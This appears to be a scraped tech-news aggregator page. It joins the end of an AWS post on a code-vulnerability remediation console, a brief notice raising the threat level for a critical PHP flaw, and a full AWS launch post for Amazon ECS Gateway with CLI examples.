
The pull request description carries the same risk assessment, remediation summary, and proof from the console, so whoever reviews it in GitHub sees the evidence without leaving their workflow.

The Findings tab lists the raw scanner findings across the environment, the evidence that issues are built from.

The Scans tab shows the history of each scan with its status, origin, and request and completion times, and I use Configure scan frequency to change the cadence or Queue scan to run one on demand. The Configuration tab is where I manage the environment: the code and context sources it reads from, its code integrations, environment settings such as whether Continuum creates remediation patches, and the AWS collectors it uses for AWS context.
In a single workflow, I work through the validated issues in priority order with each scan, reviewing the evidence and scope behind each one before I approve and merge the fixes I trust. Every fix waits for my approval, so the backlog keeps shrinking while my team keeps control of what ships.
Now available
AWS Continuum for code vulnerabilities is available today in US East (N. Virginia) and US West (Oregon) Regions. For pricing, visit the pricing page.
To learn more, visit the AWS Continuum for code vulnerabilities product page and the User Guide. Give it a try in the AWS Continuum console today, and send us feedback through your usual AWS Support contacts.
![Critical PHP Vulnerability (CVE-2026-109618, CVE-2026-109619) [infocon yellow], (Wed, Oct 21st)](https://www.ironcastle.net/wp-content/uploads/2026/10/status-5.gif)
Critical PHP Vulnerability (CVE-2026-109618, CVE-2026-109619) [infocon yellow], (Wed, Oct 21st)
This post was originally published on this site
PHP.net announced that it will release a critical update today. We decided to change the infoCon to YELLOW due to the widespread use of PHP, the expected severity of the flaw (CVSS 9.4), and the availability of early PoC exploits ahead of the patch becoming available.

Introducing Amazon ECS Gateway: A fully-managed ingress solution for ECS services
This post was originally published on this site
When platform teams manage containerized applications at scale on Amazon Elastic Container Service (Amazon ECS), configuring ingress networking for each service often becomes a bottleneck. For every new service, teams must provision and connect Application Load Balancers (ALBs), AWS Certificate Manager (ACM) certificates, AWS WAF web ACLs, and security groups, then keep those resources in sync as services scale, update, or operate. This per-service overhead slows down deployment velocity and increases the risk of configuration drift across an organization.
Today, we’re announcing Amazon ECS Gateway, a new account-level resource that simplifies ingress networking for containerized workloads by dynamically provisioning and managing the necessary infrastructure on your behalf, with all resources created directly in your account.

ECS Gateway introduces a clear separation of responsibilities between platform teams and application teams.
- Platform teams create and configure a gateway, defining organizational networking standards including subnets, security groups, TLS certificates, listener settings, and WAF web ACLs, in a single place. They then associate the gateway with one or more ECS clusters, making it available to services running on those clusters.
- Application teams opt their services in by adding a gateway connector parameter when creating or updating a service. ECS provisions the required per-service resources automatically: an ACM certificate, a unique DNS hostname, listener rules, target groups, and a service security group that permits inbound traffic only from the ALB. No networking expertise required.
ECS Gateway offers host-based routing using ALBs and enables up to 25 services to share a single ALB, optimizing infrastructure costs. ECS manages the full lifecycle of the underlying infrastructure, provisioning the first ALB when your first service connects, adding more ALBs as capacity is reached, and removing them when no longer needed. Each service receives a unique DNS hostname, giving your teams a ready-to-use endpoint the moment provisioning completes.
A first look at ECS Gateway
In the ECS console, platform team can create a gateway and sets its configuration. The infrastructure role is an IAM role that ECS assumes to provision and manage networking resources such as ALBs, security groups, and certificates in your account. To create a gateway, provide a gateway name and select an infrastructure role. You can optionally associate the gateway with ECS clusters during creation or later.
Choose a load balancing scheme, either public or VPC-internal traffic routing. Under Additional Settings, you can also set up a listener, port, maximum count of load balancers the gateway can scale to, and a web ACL lets you protect your web applications. Some settings, including the name, scheme, VPC, subnets, IP address type, listener protocol and port cannot be changed after gateway creation.

Using AWS Command Line Interface (AWS CLI), call CreateGateway with a name (unique per account), an infrastructure role, and a configuration object. No infrastructure is provisioned until a service connects with a gateway connector.
aws ecs create-gateway
  --name my-team-gateway
  --infrastructure-role-arn arn:aws:iam::123456789012:role/ECSGatewayRole
  --configuration '{
    "HostSharedAlb": {
      "networkConfiguration": {
        "subnets": [
          "subnet-080779f9bd887757a",
          "subnet-03d5b2fead6bc6258",
          "subnet-0861210a397d31252",
          "subnet-06539e194023cb77a"
        ],
        "ipAddressType": "ipv4"
      },
      "scheme": "internet-facing"
    }
  }'
Once the gateway is created, you can take a look at the detailed configuration, gateway routes, load balancers, and associated clusters.

Now associate the gateway with one or more clusters (many-to-many), to make it available to ECS services on those clusters.

Use AssociateGatewayWithCluster to make the gateway available to services on a cluster:
aws ecs associate-gateway-with-cluster
--gateway my-team-gateway
--cluster arn:aws:ecs:us-east-1:123456789012:cluster/my-cluster
To create and manage the ECS Gateway programmatically, including calling APIs and searching documentation, try the AWS MCP Server and plugins with your preferred AI coding tool. To learn more, visit the Amazon ECS Gateway documentation.
ECS Gateway:Behind the scenes
A gateway can be associated with up to 10,000 clusters, and a single cluster supports up to five gateway associations. This many-to-many relationship gives platform teams the flexibility to share a gateway across environments or assign multiple gateways (for example, public and private) to a single cluster.
Platform teams can control access by choosing which gateways to associate with which clusters. For additional control, use IAM policies to restrict who can deploy services to specific clusters.
Application teams add the gateway connector to each service definition in CreateService or UpdateService. If you have an existing ECS service with its own load balancer, you can adopt ECS Gateway incrementally by calling UpdateService to add a gateway connector. Both ingress paths remain available, allowing you to validate the gateway connection before removing the existing load balancer configuration.
aws ecs create-service
  --cluster my-cluster
  --service my-api-service
  --task-definition my-api-service:1
  --gateway-connectors '[{ "portName": "api", "filters": {"accessTypes": ["PUBLIC"]}, "healthCheck": {...} }]'
At deployment time, Amazon ECS evaluates the gateways associated with the cluster and connects the service to every compatible gateway. A gateway is compatible when its access type matches the service’s connector filter, it is in the same VPC as the service, and it covers all Availability Zones used by the service’s configured subnets.
For each connection, Amazon ECS assigns the service to an ALB with available capacity and provisions the per-service resources: an ACM certificate, a unique DNS hostname, a listener rule routing traffic for that hostname to the service target group, and a service security group allowing inbound traffic only from the ALB security group. If no existing ALB has capacity, ECS creates a new one (up to maxAlbCount referring to quota limit). Once provisioning completes, the gateway route becomes ACTIVE, and the service URL is ready to receive traffic.
ECS Gateway handles common operational scenarios automatically:
- Redeployments: On each deployment, ECS re-evaluates gateway associations. If new compatible gateways have been associated since the last deployment, your service connects to them. If a gateway has been disassociated, your service disconnects and the route is removed. Your service always reflects the current state of the cluster gateways at deployment time.
- Service deletion: ECS automatically disconnects the service from every gateway, removes all gateway routes, and cleans up all per-service resources. If the service held the last route on an ALB, that ALB is deprovisioned.
Things to Know
Here are a few important details to keep in mind:
- Networking: ECS Gateway is available for ECS services using the
awsvpcnetwork mode across all launch types (Amazon ECS EC2, AWS Fargate, and ECS Managed Instances). Your service Availability Zones (AZs) must be a subset of each gateway’s AZs on the cluster. A gateway ALB only routes traffic to tasks in AZs where it has subnets. We recommend creating gateways and services for a given cluster with the same set of AZs. - Capacity: If
maxAlbCountis reached and no ALB has available capacity, the deployment fails. Default quota limit ofmaxAlbCountis 10. Plan yourmaxAlbCountsetting according to the number of services you expect to connect. - Observability: Use ALB metrics in CloudWatch with the
TargetGroupdimension to monitor per-service traffic, andLoadBalancerdimension to monitor traffic across the shared ALB. Usedescribe-target-healthto check real-time target status. Configure CloudWatch alarms for metrics such asHealthyHostCount,TargetResponseTime, andHTTPCode_Target_5XX_Count, using gateway ARN-based tagging so monitoring scales automatically with yourmaxAlbCount.
Now available
Amazon ECS Gateway is available now in all commercial AWS Regions where ECS is available at no additional charge. You pay only for the underlying infrastructure provisioned in your account when services connect to a gateway, including applicable ALB charges, CloudWatch logs and metrics, ACM certificates, and data transfer charges. To learn more, visit the Amazon ECS Pricing page.
To get started, create your first gateway today in the ECS console, and send feedback to AWS re:Post for ECS or through your usual AWS Support contacts.
— Channy
Orphaned VBA Projects Inside DWG Files: YARA Rule, (Sun, Oct 18th)
This post was originally published on this site
